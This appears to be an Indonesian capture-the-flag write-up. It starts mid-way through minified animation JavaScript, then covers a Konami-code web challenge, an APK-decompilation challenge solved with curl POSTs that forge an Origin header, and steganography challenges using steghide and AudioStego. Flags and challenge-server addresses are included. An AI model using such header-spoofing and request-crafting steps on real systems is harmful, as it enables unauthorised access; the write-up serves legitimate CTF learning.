t){alert(t)}))}),Point.prototype.draw=function(t){this.value=charArr[
randomInt(0,charArr.length-1)].toUpperCase(),this.speed=randomFloat(1
,5),ctx2.fillStyle="rgba(255,255,255,0.8)",ctx2.font=fontSize+"px
san-serif",ctx2.fillText(this.value,this.x,this.y),t.fillStyle="#0F0"
,t.font=fontSize+"px
san-serif",t.fillText(this.value,this.x,this.y),this.y+=this.speed,th
is.y>ch&&(this.y=randomFloat(-100,0),this.speed=randomFloat(2,5))};fo
r(var i=0;i<maxColums;i++)fallingCharArr.push(new
Point(i*fontSize,randomFloat(-500,0)));var
update=function(){ctx.fillStyle="rgba(0,0,0,0.05)",ctx.fillRect(0,0,c
w,ch),ctx2.clearRect(0,0,cw,ch);for(var
t=fallingCharArr.length;t--;){fallingCharArr[t].draw(ctx);fallingChar
Arr[t]}requestAnimationFrame(update)};update();
          </script>
```


returns the Unicode character code of the key that triggered the onkeypress event < defenisi keycodes dari w3school
38 > panah keatas
40 > panah kebawah
37 > panah kekiri
29 > panah ke kanan
66 > huruf b
65 > huruf a
Atas,atas,bawah,bawah,kiri,kanan,kiri,kanan,a,b
Flag =IDCC{0nlY_th3_we4K_che4T}

007 (100 pts)

Web dapat di akses di http://206.189.88.9:9001



Coba inspect dengan mode smartphone



Klik gambar pubg , akan redirect ke link
http://206.189.88.9:9001/007_t0p_5ecr8.apk

Download apk nya , lalu decompile dengan decompiler online , saya menggunakan javadecompilers
Setelah berkutat lama sekali mencari sesuatu di apk yg sudah di decompile akhirnya saya menemukan file yang menarik yaitu, strings.xml

```
    <string name="app_host">007_h0st.txt</string>
    <string name="app_name">007</string>
    <string name="app_origin">agent_007.com</string>
    <string name="app_param">agent</string>
    <string name="app_value">0071337</string>
    <string name="app_verb">POST</string>
    <string
```

Buka link http://206.189.88.9:9001/007_h0st.txt
Di dapat http://206.189.88.9:9001/flag.php
Namun jika di buka responnya selalu wrong origin, ternyata header nya salah

```
curl -H 'origin: agent_007.com' -X POST
http://206.189.88.9:9001/flag.php
Agent aquired tapi tidak ada flag
```

```
curl -H 'origin: agent_007.com' -d "agent=0071337" -X POST
http://206.189.88.9:9001/flag.php
```

Flag : IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}

Stegano

Secret Message (50 pts)

Terdapat hex menarik pada gambar stored.jpg

```
python -c "print '4c3333744d65496e'.decode('hex')"
L33tMeIn
```


Waw , selanjutnya sperti berikut

```
steghide extract -sf stored.jpg
Enter passphrase:
wrote extracted data to "password.txt".
cat password.txt
5uperBStr0ngP4ass
steghide extract -sf password.jpg
Enter passphrase:
wrote extracted data to "flag.txt".
cat flag.txt
```

Flag : IDCC{Ch4in1nG_5teg0_p4ssW0rD_}

MPPPssst (80 pts)

Attached files : telordardarrr.mp3 , cover.jpg
Setelah berputar putar di audacity saya mendapatkan pencerahan dari cover.jpg



Didapat

```
Doing it boss!
Spreading level: 16286
Header wrote
File has been saved as: telordardarrr.mp3
Hiding process has finished successfully.
Cleaning memory...
```

Ternyata audio stego

```
./tools/AudioStego/build/hideme telordardarrr.mp3 -f
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}'o@#Y
*** stack smashing detected ***: ./hideme terminated
Aborted (core dumped)
```

Flag : IDCC{st3Gano_s0und_n_h1d3}